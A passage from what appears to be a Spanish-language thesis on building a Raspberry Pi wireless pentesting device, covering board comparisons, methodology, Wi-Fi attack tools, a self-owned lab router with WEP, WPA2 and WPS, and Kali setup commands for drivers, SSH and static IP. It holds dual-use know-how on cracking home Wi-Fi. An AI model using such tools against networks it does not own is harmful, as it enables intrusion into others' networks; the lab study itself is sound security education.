Nota: la imagen muestra los diferentes componentes de una placa Arduino Uno. Tomado de (STEAMpedia, 2020).

4.5.4 Comparación entre sistemas embebidos

La elección de Raspberry Pi frente a opciones como Arduino o ESP32 se debe principalmente a que estos últimos pertenecen a la familia de microcontroladores, es decir, que están orientados a hardware.

Mediante Arduino se pueden desarrollar diversas aplicaciones, pero no cuenta con un sistema operativo como tal, lo que es ideal para proyectos de bajo consumo de energía. Con ESP32 sucede un caso similar al de Arduino dado que está basado en microcontroladores (Luchetti, 2021).

Raspberry Pi es un miniordenador completo, por lo que en cuanto a funcionalidad se refiere, Arduino es solo una pequeña parte de lo que puede ofrecer una Raspberry Pi. Este mini ordenador cuenta con una gran variedad de sistemas operativos que se pueden utilizar, además gracias a que el sistema operativo se carga en una micro SD se puede intercambiar sistemas operativos (Zioner, 2017).

La Banana Pi al igual que la Raspberry Pi son computadoras del tamaño de una tarjeta de crédito que se pueden usar para varios proyectos electrónicos. Ambos son asequibles y fáciles de usar.

Algunas semejanzas entre ambas placas de desarrollo.

- Ambos son computadoras de tarjeta de crédito.
- Son fáciles de usar.
- Ambos son asequibles.

Si bien la popularidad de la Raspberry Pi es mayor a la Banana Pi y por lo tanto se encuentra una mayor documentación al respecto.

Algunas de las características más importantes de cada sistema embebido tratado en este documento, se evidencian en la siguiente tabla comparativa.

Tabla *1*.

Comparativa entre los sistemas embebidos más conocidos.

	Arduino	**Raspberry Pi**	**Banana Pi**
¿Qué es?	Es un microcontrolador	Es un miniordenador	Es un miniordenador
Características	Solo ejecuta código único de manera repetida, se puede programar en su framework *Arduino IDE*	Se puede programar en varios lenguajes (Python, C, Ruby, C++)	Al igual que con la Raspberry Pi, cuenta con varios entornos de programación en diferentes lenguajes.
Ejecución de SO.	Requiere de Hardware externo para poder realizar conexiones a internet	Puede ejecutar sistemas operativos basados en Linux	Puede ejecutar sistemas operativos basados en Android y Linux.
Funcionalidad	Es solo una parte de un ordenador, la mayoría de placas no tiene funcionalidad wifi o bluetooth por si solas	Está pensado para tareas complejas, contiene módulos wifis, ethernet, bluetooth, puertos GPIO, etc.	Es una placa de desarrollo pensada para aplicaciones complejas, contiene diferentes módulos USB, Ethernet, Wifi,

		bluetooth, Puertos GPIO, entre otros.
Seguridad	Existe la posibilidad de que un malware dañe el sistema, acceso no autorizado a los datos almacenados en la placa. Se deben tomar precauciones como mantener el hardware actualizado la última versión del firmware, evitar el acceso a redes inseguras, revisar que el código descargado provenga de una fuente confiable.	Tanto la Raspberry Pi como la Banana Pi ofrecen una gran cantidad de herramientas de seguridad para mantener los datos seguros, se puede mantener la seguridad de las placas mediante una configuración básica de contraseña y limitando el acceso a los recursos del sistema. Esto hace que sea más difícil para los intrusos obtener acceso no autorizado a los recursos de la computadora. Raspberry Pi tiene una característica de seguridad llamada "Secure Boot" que se encarga de verificar que el sistema operativo se está ejecutando en un modo seguro. La Banana Pi no tiene esta característica. Esto significa que, si alguien intenta modificar el código del sistema operativo en Banana Pi, no se verá afectado por esta característica de seguridad.

5 Metodología

5.1 Metodología de la investigación

5.1.1 Método de estudio y enfoque de la investigación

El método de estudio que se utilizará para recopilar información sobre el funcionamiento de los protocolos de seguridad en redes inalámbricas será un estudio de caso desarrollado mediante un enfoque cualitativo. Esto se debe a que se necesita centrar la atención en la recopilación de información y no en la aplicación de métodos estadísticos. Este proyecto está diseñado para atraer la atención de estudiantes, expertos y cualquier persona interesada en la ciberseguridad. Se ha creado con el objetivo de proporcionar una herramienta accesible y fácil de usar para realizar análisis de seguridad en redes inalámbricas. La idea es ofrecer un ambiente de pentesting en el que se puedan llevar a cabo pruebas exhaustivas y evaluar la robustez de la seguridad en las redes.

El enfoque de este trabajo es proporcionar una experiencia de usuario satisfactoria para que cualquier persona interesada en la ciberseguridad pueda usar el dispositivo de manera fácil y efectiva. Pretende ser una herramienta útil para los profesionales y aquellos que comienzan a interesarse en el campo y desean aprender más sobre cómo funcionan las redes, los sistemas y las formas de protegerlos.

Este tipo de estudio permitirá la recopilación de información valiosa que se podrá utilizar para mejorar los protocolos de seguridad en redes inalámbricas. Esto incluye herramientas orientadas a la identificación de amenazas, evaluación de vulnerabilidades, contramedidas, y pruebas de seguridad. También contribuirá a comprender cómo los usuarios de estas redes utilizan y aprovechan los protocolos de seguridad para proteger sus datos.

El dispositivo está basado en un sistema embebido y contará con un sistema operativo equipado con herramientas especialmente diseñadas para llevar a cabo ataques en redes. Además, se ha creado un programa que brinda al usuario una experiencia intuitiva y fácil de usar, guiándolo a través de los distintos tipos de ataques de manera interactiva. El trabajo pretende ser una herramienta accesible y fácil de usar para los usuarios interesados en la ciberseguridad. Con su combinación de sistema embebido potente, sistema operativo equipado con herramientas especializadas y programa de guía intuitivo, este dispositivo brinda una solución efectiva para la evaluación de la seguridad en redes inalámbricas.

5.1.2 Recolección de información

La información se obtendrá a través de diversos documentos y registros, tales como artículos científicos, manuales de usuario, informes de seguridad, entre otros. Con el fin de recopilar la información pertinente se realizarán pruebas de seguridad para evaluar la eficacia de los protocolos utilizados.

Una vez recopilada toda la información necesaria, se analizarán los resultados para determinar qué protocolos de seguridad son los más eficaces para proteger las redes inalámbricas. Se realizará una comparación entre los protocolos existentes y se determinará cuál de ellos ofrece una mayor protección.

5.1.3 Fases para el desarrollo del Trabajo

- Recolección de información sobre las redes inalámbricas
- Recolección de información sobre los protocolos de seguridad en las redes inalámbricas.
- Recolección de información sobre los tipos de ataques en una red inalámbrica.
- Estudio de sistemas embebidos.
- Diseño de la red objetivo y levantamiento de laboratorio.
- Implementación de un sistema embebido como entorno de ataque a redes inalámbricas.
- Análisis de los ataques realizados.
- Documentación de los resultados obtenidos.
- Elaboración de las conclusiones y recomendaciones.
- Elaboración y presentación del Trabajo realizado.

El método de estudio se basa en un enfoque cualitativo, para recopilar información acerca de los protocolos de seguridad en redes inalámbricas. Esto se realizará mediante la revisión de artículos científicos, pruebas de seguridad, y análisis de herramientas de monitoreo. A partir de los resultados obtenidos se presentarán conclusiones y recomendaciones para mejorar la seguridad de las redes inalámbricas.

5.2 Materiales

El diseño de una red es un proceso que implica el análisis de varios aspectos importantes como el número de usuarios conectados, la seguridad, los requisitos de hardware, la topología y el presupuesto. El diseño de una red permite a los administradores de red planificar, implementar y mantener una red eficiente y segura para el uso de usuarios y empresas. Esto requiere una evaluación exhaustiva de las necesidades de la red para una implementación exitosa.


5.2.1 Elección de hardware y Software

En la selección de hardware, se optó por utilizar placas Raspberry Pi y Banana Pi con el objetivo de obtener un alto rendimiento a un costo más bajo. Esto se debe a que hay sistemas embebidos que son particularmente caros, y tener opciones con rendimiento similar o superior a un costo reducido representa una gran ventaja. Además, estas placas son reconocidas por su versatilidad y capacidad para realizar diferentes proyectos. Por lo tanto, la elección de Raspberry Pi y Banana Pi se consideró la mejor opción para una mejor relación costo-beneficio.

En la elección del software, se buscó minimizar la carga en términos de hardware. Para lograr esto, se utilizaron herramientas que se ejecutan a través de la consola. Este enfoque se adoptó para evitar sobrecargar las placas Raspberry Pi y Banana Pi, las cuales tienen una memoria RAM limitada. Al utilizar herramientas que no requieren una gran cantidad de recursos, se asegura que la placa funcione de manera eficiente y sin problemas de sobrecarga. Además, esto permite que la placa tenga la capacidad de realizar otros procesos adicionales sin interferir en su rendimiento.

Figura 21

Placas Raspberry Pi y Banana Pi



Nota: la imagen muestra las placas empleadas para el desarrollo de este trabajo

Instalar un sistema operativo en placas electrónicas requiere algunos materiales esenciales, tales como una tarjeta SD y un lector de tarjetas SD. La tarjeta SD es el dispositivo en el que se almacenará el sistema operativo, y el lector de tarjetas SD es el que se encargará de leer la información en la tarjeta. Además, en algunos casos, es necesario contar con un cable HDMI para ver cómo se está arrancando el sistema operativo en la placa. Este cable permite una conexión visual desde la placa hasta un monitor o televisión.

Otro material importante es el cable de alimentación que proporciona energía a la placa. Es esencial que la placa reciba suficiente energía para poder funcionar correctamente. Además, en el caso de la Banana Pi M2 Zero, es necesario contar con un adaptador OTG para garantizar una conexión adecuada. Este adaptador permite a la placa conectarse a otros dispositivos, como un teclado, un ratón, o un disco duro externo. OTG. Estos materiales ayudarán a garantizar una instalación rápida y eficiente del sistema operativo.

5.2.2 Elección de Sistema Operativo

En este estudio, se han seleccionado tres sistemas operativos basados en Linux para su evaluación y comparación. Los tres sistemas que se evaluarán son Kali Linux, Raspbian y Armbian. Estos sistemas serán evaluados en un entorno de pentesting a redes inalámbricas, con el objetivo de determinar cuál de ellos se adapta mejor a un entorno de ataque.

5.2.2.1 Kali Linux

Es una distribución de Linux especialmente diseñada para el pentesting y la seguridad informática. Incluye una amplia variedad de herramientas y aplicaciones diseñadas para ayudar

a los profesionales de la seguridad a probar la seguridad de los sistemas y las redes. Kali Linux es una de las distribuciones de Linux más populares y ampliamente utilizadas en la comunidad de seguridad informática. Se puede personalizar para solo tener los paquetes y herramientas que se requieran, además cuenta con un entorno de escritorio también personalizable como GNOME, KDE, Lxde o el que se prefiera. Se puede iniciar cualquier herramienta escribiendo su nombre desde el terminal (Asaad, 2021).

Algunas de las herramientas que se encuentran en Kali Linux son: Nmap (para realizar escáner de puertos), Wireshark (analizador de paquetes), Aircrack-ng (para pruebas de penetración en redes inalámbricas), John The Ripper (cracker de contraseñas), Nikto (escáner de servidor web), Owasp Zap (búsqueda de vulnerabilidades en aplicaciones web), Metasploit Framework (para la explotación), entre muchos otros (Cisar & Pinter, 2019).

5.2.2.2 Raspbian

Es una distribución de Linux específicamente diseñada para funcionar en el hardware de la Raspberry Pi, se puede encontrar 2 versiones de Raspbian: Raspberry Pi OS Pixel la cual cuenta con GUI, y la Raspberry Pi OS Lite que no cuenta con un entorno gráfico, todo se realiza mediante consola de comandos. Es un sistema operativo fácil de usar y muy popular entre los usuarios de Raspberry Pi. Raspbian incluye una amplia variedad de aplicaciones y herramientas para ayudar a los usuarios a realizar diversas tareas, desde el desarrollo web hasta el pentesting (Solé, 2021).

5.2.2.3 Armbian

Es una plataforma de sistema operativo base para computadoras de placa única (SBC). Es un sistema operativo robusto y fácil de usar que incluye una amplia variedad de herramientas y aplicaciones diseñadas para ayudar a los usuarios a realizar múltiples tareas. Armbian está basado en Debian o Ubuntu especializado para placas de desarrollo ARM (armbian, 2023).

Se está llevando a cabo una evaluación de tres sistemas operativos basados en Linux, con el objetivo de determinar cuál de ellos es el mejor para un entorno de pentesting a redes inalámbricas. Cada uno de estos sistemas ofrece características únicas y específicas que pueden ser útiles en un entorno de ataque, y el objetivo de este estudio es determinar cuál de ellos es el mejor entorno para trabajar con sistemas embebidos y así satisfacer las necesidades de un entorno de pentesting.

5.2.3 Herramientas empleadas

Las herramientas seleccionadas para realizar los diferentes ataques a protocolos de seguridad inalámbrica son:

- Net-tools: Por medio de esta herramienta podemos conocer las diferentes interfaces de red conectadas.
- Wifite: La herramienta proporciona un entorno de ataque para redes con seguridad WEP, WPA, WPA2 (Bremvåg, 2023).
- Aircrack-ng: Esta herramienta nos ayuda a realizar diferentes tipos de ataques de forma manual a redes inalámbricas, requiere de cierto grado de conocimiento en cuanto a comandos y al mismo entorno Linux se refiere (Aircrack-ng, 2022).
- Cupp: La herramienta brinda la posibilidad de crear diccionarios personalizados para cada objetivo al que se pretenda atacar (Mebus, 2020).
- Hostapd-wpe: Proporciona todas las configuraciones y dependencias necesarias para realizar un ataque a redes WPA2 Enterprise (Aircrack-ng, 2023).
- Hostapd: Es un software que permite que una tarjeta de interfaz inalámbrica actúe como punto de acceso y servidor de autenticación, esta herramienta es ideal para realizar ataques dirigidos a redes WPA3 (Debian, 2023).
- Dnsmasq: Es un servidor de protocolo para realizar la configuración dinámica de host, esta herramienta va acompañada de hostapd (OpenWrt, 2022).
- Cowsay: Es un programa que genera imágenes de arte ASCII de una vaca con un mensaje dado (PARVEZ, 2022).
- Fortune-mod: Muestra una cotización aleatoria de una colección de cotizaciones (Matsuoka, 2022).
- Figlet: Proporciona banners a partir de un texto dado (patorjk, 2021).
- Htop: La herramienta es un visor de procesos que monitorear el sistema en tiempo real (Microsoft, 2023).
- John: Es una herramienta para descifrar contraseñas, admite muchos tipos de cifrado y hash (Bugcrowd, 2023).
- Crunch: Permite crear diccionarios a partir de caracteres definidos. El diccionario se crea mediante la combinación y permutación de un conjunto de caracteres (Kali Work Group, 2022).


- Python: Es un lenguaje de programación que admite estilos de programación imperativos, funcionales y orientados a objetos (Kelly, 2019).
- Kismet: Detecta redes inalámbricas, se utiliza para encontrar redes Wi-Fi y Bluetooth cercanas y así poder recopilar información sobre ellas (kismetwireless, 2023).

5.3 Diseño de red objetivo

En cuanto a lo que a diseño de red se refiere, se busca una red de fácil uso y gestión, que se adapte tanto a un hogar como a una empresa en sus inicios, es por ello que se optó por emplear una red básica de casa, debido a que suelen ser las más inseguras, pues no cuentan con un Firewall adecuado o de ningún tipo, esto sumado a que una de las mayores debilidades de una red inalámbrica doméstica es la falta de seguridad adecuada. Muchos usuarios no protegen adecuadamente sus redes inalámbricas con contraseñas fuertes y cifrado seguro, lo que las hace vulnerables a ataques externos. Además, no cuentan con un control de acceso adecuado, lo que significa que cualquiera en el alcance de la señal puede conectarse a la red. Es por ello que se ha tomado como objetivo de ataque este tipo de redes con múltiples vulnerabilidades y en donde la seguridad no es fiable.

Figura 22

Diagrama de una red doméstica



Nota: La imagen muestra el esquema de una red típica de casa

5.4 Interfaz USB wifi

En este apartado se verá como configurar la interfaz USB wifi en Kali linux y Raspbian, debido a que, aunque parten de la misma distribución su proceso de instalación y configuración difiere en algunos aspectos.

Se utilizará la interfaz inalámbrica TP-Link AC600 T2U Plus, esto debido a que el chipset de esta interfaz es compatible con Kali Linux, si se prefiere se puede ocupar cualquier otra siempre que su chipset sea compatible con Kali Linux y soporte el modo monitor.

Algunos ejemplos de Interfaces que se pueden utilizar son:

- TP-Link TL-WN822N v1 - v4
- TP-Link TL-WN722N v1 (v2 y v3 pueden ser compatibles)
- Alfa Networks AWUS036ACH
- Alfa Networks AWUS036NHA
- Alfa Networks AWUSO36NH
- Panda PAU05 Nano

5.4.1 Interfaces inalámbricas aceptadas en Kali Linux

En caso de que se cuente con alguna otra interfaz wifi USB se deberá revisar el chipset que esta tiene, se puede guiar de acuerdo con la siguiente tabla.

Tabla 2.

Interfaces compatibles con Kali Linux

Marca	**Chips compatibles**
Atero	ATH9K_HTC (AR9271, AR7010)
	ATH10K
Ralink	RT73
	RT2800USB
	RT3070
realtek	RTL8188EUS
	RTL8188CU
	RTL8188RU
	RTL8192CU

	RTL8192EU
	RTL8723AU
	RTL8811AU
	RTL8812AU
	RTL8814AU
	RTL8821AU
	RTW88-USB
MediaTek	MT7610U
	MT7612U
Qualcomm internal wifi chipsets (wlan0)	QCACLD-2.0
	QCACLD-3.0

Nota: la tabla muestra los diferentes chips compatibles con el entorno de Kali Linux. Tomado de (Kali Team, 2022).

El chip que se emplea en este trabajo es el **RTL8812AU** de la marca TP-Link.

5.5 Fase de Implementación

5.5.1 Levantamiento de laboratorio

Para poder realizar las pruebas de seguridad necesarias sin infringir ninguna ley se levanta un laboratorio de pruebas propio, para ello se necesita:

- Un router con soporte para protocolos WEP, WPA/WPA2, WPS
- Cable Ethernet (de ser necesario para no comprometer la red de casa)
- Kali Linux instalado (pruebas manuales)
- Raspbian instalado (Pruebas automatizadas)
- 2 interfaces USB configuradas (una para monitoreo y otra para creación de AP falso, si la Raspberry que está usando soporta modo monitor se puede utilizar esa).

5.5.2 Configuración del Router WPA


Es preferible el uso de un router que no sea de la red de hogar, debido a que hay un riesgo al momento de realizar las pruebas de seguridad y se puede llegar a expulsar a los demás usuarios de esta red sin intención de hacerlo, es por ello que es recomendable trabajar en una red de uso propio.

5.5.2.1 Pasos

1. Una vez conectado el router se procede a configurar la red

Figura 23

Nombre de la red a configurar



Nota: la imagen muestra el nombre de la red por defecto a la que se accede para configurar el router.

La contraseña viene en la etiqueta presente en el router, existen routers que por defecto dan una red abierta.

2. Se ingresa al portal de configuración por medio de un navegador.

Figura 24


Configuración del nombre de la nueva red

Nota: en la imagen se aprecia el nombre de la red y la contraseña a configurar.

3. El portal guarda la configuración de la red, se selecciona un nombre de red y una contraseña.

Figura 25

Selección del tipo de seguridad para la red



Nota: Se establece WPA2 como mecanismo de seguridad para la nueva red.

5.5.3 Red WEP

Para configurar una red WEP, se ingresa a la configuración del router y se configura un nuevo nombre y seguridad de red.

Figura 26

Configuración de redes adicionales


SSID	Modo de seguridad	Estado	Opciones
Pruebas	WPA2-PSK	Activada	Editar
pruebaW	WEP	Activada	Editar
HUAWEI-B612-F3E6-s2	WPA2-PSK	Desactivada	Editar
HUAWEI-B612-F3E6-s3	WPA2-PSK	Desactivada	Editar

Nota: En las configuraciones del router seleccionado se pueden configurar hasta cuatro redes inalámbricas.

Se edita una segunda red donde se ingresa una nueva contraseña.

Figura 27

Configuración de una red WEP



Nota: Se aprecia la configuración del nombre, contraseña y tipo de seguridad para la nueva red.

5.5.4 Configuración de WPS

Esta característica permite acceder a la red sin tener la contraseña, de esta forma se puede ingresar a la red simplemente obteniendo los 8 dígitos de WPS. Esto la hace vulnerable a ataques diversos ataques para encontrar el PIN de WPS, es importante mencionar que esto será efectivo si el router no utiliza PBC (Push Button Authentication) ya que si lo hace por medio de esta característica el equipo no se autentica utilizando el PIN de WPS.

Para la configuración se tiene que habilitar WPS y generar un PIN de 8 dígitos.

5.6 Instalación y configuración de SO en Raspberry Pi


5.6.1 instalación de Kali Linux en Raspberry pi

En la página oficial de Raspberry pi se descarga [1].

Figura 28

Raspberry Pi Imager

[1] RPI Imager: https://www.raspberrypi.com/software/




Nota: Mediante Raspberry Pi Imager, se graba la imagen de Kali Linux en una tarjeta SD.

Se instala el programa y se procede a la descarga de la imagen para Raspberry Pi, la imagen del sistema operativo la encontramos en el sitio oficial de [2].

Figura 29

Imagen de Kali Linux para Raspberry Pi




Nota: Kali Linux ofrece imágenes oficiales para correr en las placas de Raspberry Pi.

Se descarga la primera versión correspondiente a 64 bit.

Una vez descargado se abre el instalador de Raspberry Pi y se selecciona la opción use custom, en donde se elige el sistema a instalar.

Figura 30

Selección de la imagen de Kali Linux en Raspberry Pi Imager



[2] RPI Imager: https://www.raspberrypi.com/software/

Nota: al seleccionar la opción custom, se debe dirigir a la carpeta donde está almacenada la imagen de Kali Linux.

Posteriormente se selecciona el dispositivo SD donde se va a realizar la instalación.

Finalmente se selecciona la opción write e iniciará la instalación del SO en nuestra tarjeta SD.

5.6.1.1 Configuración de interfaz inalámbrica

Una vez terminamos de bootear la tarjeta SD, la conectamos a la Raspberry Pi y procedemos a encenderla.

Figura 31

Sistema operativo Kali Linux ejecutándose en una Raspberry Pi

Nota: la imagen muestra el sistema operativo de Kali Linux ejecutándose en una Raspberry Pi conectada a un monitor.

Una vez iniciada la RPI se muestra un login de inicio, las credenciales son kali: kali

Figura 32

Conexiones en la Raspberry Pi

Nota: La Raspberry Pi necesita estar conectada a un cable de alimentación y a un monitor para su visualización y posterior configuración.

Para poder instalar la interfaz inalámbrica AC600 T2U en una placa RPI, debe recordar que es una versión ARM, por lo que se deberá ejecutar lo siguiente (Krishna, 2022):

1. *sudo apt update*
2. *sudo apt install dkms git*
3. *sudo apt-get install build-essential libelf-dev kalipi-kernel-headers*
4. *git clone https://github.com/aircrack-ng/rtl8812au.git*
5. *cd rtl88**
6. *sed -i 's/CONFIG_PLATFORM_I386_PC = y/CONFIG_PLATFORM_I386_PC = n/g' Makefile*
7. *sed -i 's/CONFIG_PLATFORM_ARM64_RPI = n/CONFIG_PLATFORM_ARM64_RPI = y/g' Makefile*
8. *sudo make dkms_install*

5.6.1.2 Instalación de ssh

Para habilitar el servicio de ssh (suele venir ya instalado) el primer paso es actualizar todos los repositorios, para ello se emplea el comando sudo apt update.

Los pasos para instalar y configurar ssh son:

1. *sudo apt install ssh*
2. *sudo update-rc.d -f ssh remove*
3. *sudo update-rc.d ssh defaults*
4. *sudo update-rc.d ssh enable*
5. *sudo service ssh start*
6. *sudo service ssh status*

Con este último comando se comprueba el estado de ssh.

5.6.1.3 Configuración de ip estática

Para acceder a la Raspberry por medio de ssh, es necesario que esta se encuentre dentro de una red, puede hacerlo conectando la Raspberry a una red ya existente, o si prefiere puede configurar se para poder realizar la conexión sin la necesidad de un router. Para ello es necesario establecer una ip estática dentro de la Raspberry y la máquina a la que se va a conectar.

Pasos para establecer una dirección ip en la Raspberry (Kali-Linux)

1. Se edita el archivo de interfaces

   sudo nano /etc/network/interfaces

2. Se colocan las siguientes líneas al final del documento

   allow-hotplug eth0

   iface eth0 inet static

   address 192.168.0.10/24

   gateway 192.168.0.1

3. Se guarda el archivo y se reinicia el servicio de networking


   sudo service networking restart

5.6.1.4 Pasos para configurar una dirección estática en Windows

1. Se ingresa a configuración de red el internet.

Figura 33

Configuración de red e Internet en Windows




Nota: una vez se accede a la configuración de red e internet, se procede a seleccionar las opciones avanzadas.

2. En configuración avanzada se ingresa a cambiar opciones del adaptador.

Figura 34

Opciones de Adaptador




Nota: al acceder en esta opción se puede ingresar a la configuración de los adaptadores de conexión.

3. Se ingresa a las propiedades de conexiones Ethernet.

Figura 35

Propiedades de la conexión ethernet

